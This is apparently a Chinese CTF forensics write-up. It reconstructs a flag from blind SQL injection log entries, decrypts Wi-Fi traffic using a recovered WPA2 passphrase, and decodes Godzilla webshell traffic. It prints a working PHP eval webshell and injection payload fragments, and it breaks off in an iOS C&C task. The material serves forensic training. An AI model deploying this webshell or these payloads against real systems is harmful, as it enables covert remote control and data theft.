
【题目描述】

黑客最后获取到的flag字符串为__flag{deddcd67-bcfd-487e-b940-1217e668c7db}__。

【操作内容】

方法1：

1、根据布尔盲注的原理，将access.log文件中多余的数据包去除，只剩下界面为真的数据条目，如下图所示：



2、将获取到的条目放入burpsuit进行url解码，结果如下：

```
flag from sqli.flag),1,1) = 'f',1,(select table_name from inf
flag from sqli.flag),2,1) = 'l',1,(select table_name from inf
flag from sqli.flag),3,1) = 'a',1,(select table_name from inf
flag from sqli.flag),4,1) = 'g',1,(select table_name from inf
flag from sqli.flag),5,1) = '{',1,(select table_name from inf
flag from sqli.flag),6,1) = 'd',1,(select table_name from inf
flag from sqli.flag),7,1) = 'e',1,(select table_name from inf
flag from sqli.flag),8,1) = 'd',1,(select table_name from inf
flag from sqli.flag),9,1) = 'd',1,(select table_name from inf
flag from sqli.flag),10,1) = 'c',1,(select table_name from in
flag from sqli.flag),11,1) = 'd',1,(select table_name from in
flag from sqli.flag),12,1) = '6',1,(select table_name from in
flag from sqli.flag),13,1) = '7',1,(select table_name from in
flag from sqli.flag),14,1) = '-',1,(select table_name from in
flag from sqli.flag),15,1) = 'b',1,(select table_name from in
flag from sqli.flag),16,1) = 'c',1,(select table_name from in
flag from sqli.flag),17,1) = 'f',1,(select table_name from in
flag from sqli.flag),18,1) = 'd',1,(select table_name from in
flag from sqli.flag),19,1) = '-',1,(select table_name from in
flag from sqli.flag),20,1) = '4',1,(select table_name from in
flag from sqli.flag),21,1) = '8',1,(select table_name from in
flag from sqli.flag),22,1) = '7',1,(select table_name from in
flag from sqli.flag),23,1) = 'e',1,(select table_name from in
flag from sqli.flag),24,1) = '-',1,(select table_name from in
flag from sqli.flag),25,1) = 'b',1,(select table_name from in
flag from sqli.flag),26,1) = '9',1,(select table_name from in
flag from sqli.flag),27,1) = '4',1,(select table_name from in
flag from sqli.flag),28,1) = '0',1,(select table_name from in
flag from sqli.flag),29,1) = '-',1,(select table_name from in
flag from sqli.flag),30,1) = '1',1,(select table_name from in
flag from sqli.flag),31,1) = '2',1,(select table_name from in
flag from sqli.flag),32,1) = '1',1,(select table_name from in
```


3、如此，成功获取到flag的值flag{deddcd67-bcfd-487e-b940-1217e668c7db}。

方法2：正则匹配

```python
# coding : utf-8
import re
from urllib.parse import unquote

file_name = "access_1.log"
pattern_string = "select%20flag%20from%20sqli.flag"
#file_name = input("输入文件名，文件记得要在当前脚本目录下：")
#pattern_string = input("复制个特征值过来，比如select,flag啥的：")
flag = ''

# 打开文件以及读取行数
get_File = open(file_name, "r+")
get_line = get_File.readline()

while get_line:
    get_Data = re.search(pattern_string, get_line)
    if get_Data:
        get_Data_Num = re.search(r'4[7-8][0-1]?.*', get_Data.string)
        if get_Data_Num:
            flag += (re.findall(r"%20=%20\'(.+?)\'", get_Data_Num.string))[0]
            print(unquote(flag[:-1], 'utf-8'))
    get_line = get_File.readline()
get_File.close()
```

9 wifi

9.1

【题目描述】
小王往upload-labs上传木马后进行了cat /flag，flag内容为_____ flag{5db5b7b0bb74babb66e1522f3a6b1b12}_____。（压缩包里有解压密码的提示，需要额外添加花括号）

【操作内容】
分析 服务端.pcapng获取1.php

1.php

```php

@session_start();
@set_time_limit(0);
@error_reporting(0);
function encode($D,$K){
    for($i=0;$i<strlen($D);$i++) {
        $c = $K[$i+1&15];
        $D[$i] = $D[$i]^$c;
    }
    return $D;
}
$pass='key';
$payloadName='payload';
$key='3c6e0b8a9c15224a';
if (isset($_POST[$pass])){
    $data=encode(base64_decode($_POST[$pass]),$key);
    if (isset($_SESSION[$payloadName])){
        $payload=encode($_SESSION[$payloadName],$key);
        eval($payload);
        echo substr(md5($pass.$key),0,16);
        echo base64_encode(encode(@run($data),$key));
        echo substr(md5($pass.$key),16);
    }else{
        if (stripos($data,"getBasicsInfo")!==false){
            $_SESSION[$payloadName]=encode($data,$key);
        }
    }
}
```


打开 客户端.cap发现是加密的Wi-Fi包

客户端.cap


Apply a display filter ... <⌘/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000		EtekTech_9c:af:ee …	802.11	10	Acknowledgement, Flags=........
2	0.000072		EtekTech_9c:af:ee …	802.11	10	Acknowledgement, Flags=........
3	0.040256	HuaweiDe_4c:55:ec	Broadcast	802.11	267	Beacon frame, SN=1910, FN=0, Flags=........, BI=100, SSID=My_Wifi
4	0.057920	HuaweiDe_4c:55:ec	ITTIMTec_5a:c9:24	802.11	356	Probe Response, SN=1911, FN=0, Flags=........, BI=100, SSID=My_Wifi
5	0.064629		NewH3CTe_8a:45:50 …	802.11	10	Acknowledgement, Flags=........
6	0.080396		EtekTech_9c:af:ee …	802.11	10	Acknowledgement, Flags=........
7	0.084444	HuaweiDe_4c:55:ec	ITTIMTec_5a:c9:24	802.11	356	Probe Response, SN=1911, FN=0, Flags=........, BI=100, SSID=My_Wifi
8	0.097230		EtekTech_9c:af:ee …	802.11	10	Acknowledgement, Flags=........
9	0.155755	HuaweiDe_4c:55:ec	ca:9a:3d:4a:2e:0b	802.11	356	Probe Response, SN=1911, FN=0, Flags=........, BI=100, SSID=My_Wifi
10	0.206791		XiamenFo_0c:7a:e0 …	802.11	10	Acknowledgement, Flags=........
11	0.230396		NewH3CTe_8a:45:50 …	802.11	10	Acknowledgement, Flags=........
12	0.667327		EtekTech_9c:af:ee …	802.11	10	Acknowledgement, Flags=........
13	0.668945	HuaweiDe_4c:55:ec	0a:3d:11:88:a0:16	802.11	356	Probe Response, SN=1911, FN=0, Flags=........, BI=100, SSID=My_Wifi
14	0.670611		HuaweiDe_4c:55:ec …	802.11	10	Acknowledgement, Flags=........
15	0.678539		EtekTech_9c:af:ee …	802.11	10	Acknowledgement, Flags=........
16	0.692950	HuaweiDe_4c:55:ec	6e:4f:af:62:06:f3	802.11	356	Probe Response, SN=1911, FN=0, Flags=........, BI=100, SSID=My_Wifi
17	1.068769	HuaweiDe_4c:55:ec	Google_7f:b2:1d	802.11	356	Probe Response, SN=1911, FN=0, Flags=........, BI=100, SSID=My_Wifi
18	1.133534		XiamenFo_0c:7a:e0 …	802.11	10	Acknowledgement, Flags=........
19	1.135595		NewH3CTe_8a:45:30 …	802.11	10	Acknowledgement, Flags=........
20	1.139243		XiamenFo_0c:7a:e0 …	802.11	10	Acknowledgement, Flags=........
21	1.146470	HuaweiDe_4c:55:ec	Google_36:03:a8	802.11	356	Probe Response, SN=1911, FN=0, Flags=........, BI=100, SSID=My_Wifi

▸ Frame 12: 10 bytes on wire (80 bits), 10 bytes captured (80 bits)
▸ IEEE 802.11 Acknowledgement, Flags: ....

20210923170911

对内存进行分析（看桌面，看admin，意外发现Mywifi.zip）




这里就需要一个前置知识了

```
网卡的 GUID 和接口绑定是绑定的，win7的wifi密码就存放在c:\ProgramData\Microsoft\Wlansvc\Profiles\Interfaces[网卡Guid]中
```

如果不知道这里，其实也可以使用命令：

```
getmac /V /S 127.0.0.1
```

然后再everything搜索一下，因此这里直接搜索Interface。




解压之后回去xml，里面存在wifi的信息

```xml
<?xml version="1.0"?>
<WLANProfile xmlns="http://www.microsoft.com/networking/WLAN/profile/v1">
    <name>My_Wifi</name>
    <SSIDConfig>
        <SSID>
            <hex>4D795F57696669</hex>
            <name>My_Wifi</name>
        </SSID>
    </SSIDConfig>
    <connectionType>ESS</connectionType>
    <connectionMode>auto</connectionMode>
    <MSM>
        <security>
            <authEncryption>
                <authentication>WPA2PSK</authentication>
                <encryption>AES</encryption>
                <useOneX>false</useOneX>
            </authEncryption>
            <sharedKey>
                <keyType>passPhrase</keyType>
```

```
                <protected>false</protected>
                <keyMaterial>233@114514_qwe</keyMaterial>
            </sharedKey>
        </security>
    </MSM>
</WLANProfile>
```

CSDN @倔强的青铜选手。。。

因此可以解密wifi流量




CSDN @倔强的青铜选手。。。

这里也可以使用如下命令


```
bash
airdecap-ng -e My_Wifi -p 233@114514_qwe  客户端.cap
```

解密后可以获取加密返回的信息,到这里基础信息收集完毕了，剩下的就是解密流量了，参考文章：

```
https://www.freebuf.com/sectool/285693.html
https://blog.csdn.net/zeros__/article/details/111521314
```



根据上面的文章可以知道（对于PHP_XOR_BASE64加密方式来说，前后各附加了16位的混淆字符），所以我们拿到的流量要先删除前16位和后16位字符，同时Godzilla的流量还会进行一个gzip压缩，因此最外层还要用gzdecode进行一次解码。
最终解密1198号数据包的时候获取flag





```php
<?php
function encode($D,$K)&#123;
    for($i=0;$i<strlen($D);$i++)&#123;
        $c = $K[$i+1&15];
        $D[$i] = $D[$i]^$c;
    &#125;
    return $D;
&#125;

$pass='pass';
$payloadName='payload';
$key='3c6e0b8a9c15224a';
echo
gzdecode(encode(base64_decode('fL1tMGI4YTljMn75e3jOBS5/V31Qd1NxKQMCe3h4KwFQfVAEVworCi0FfgB+BlWZhj
?>
```


在5.x的环境中运行获取flag flag{5db5b7b0bb74babb66e1522f3a6b1b12}

最后提供一个非常大神的解决方案，自己用同样的木马连接一下，然后改返回包就行了



10 IOS

10.1

【题目描述】
黑客所控制的C&C服务器IP是__3.128.156.159__。

【操作内容】
跟进流量中的TCP报文，发现在第15个TCP流中发现明文流量，首先从GitHub中下载了ios_agent后门程序，如下图所示：


然后与攻击服务器建立连接，如下所示：

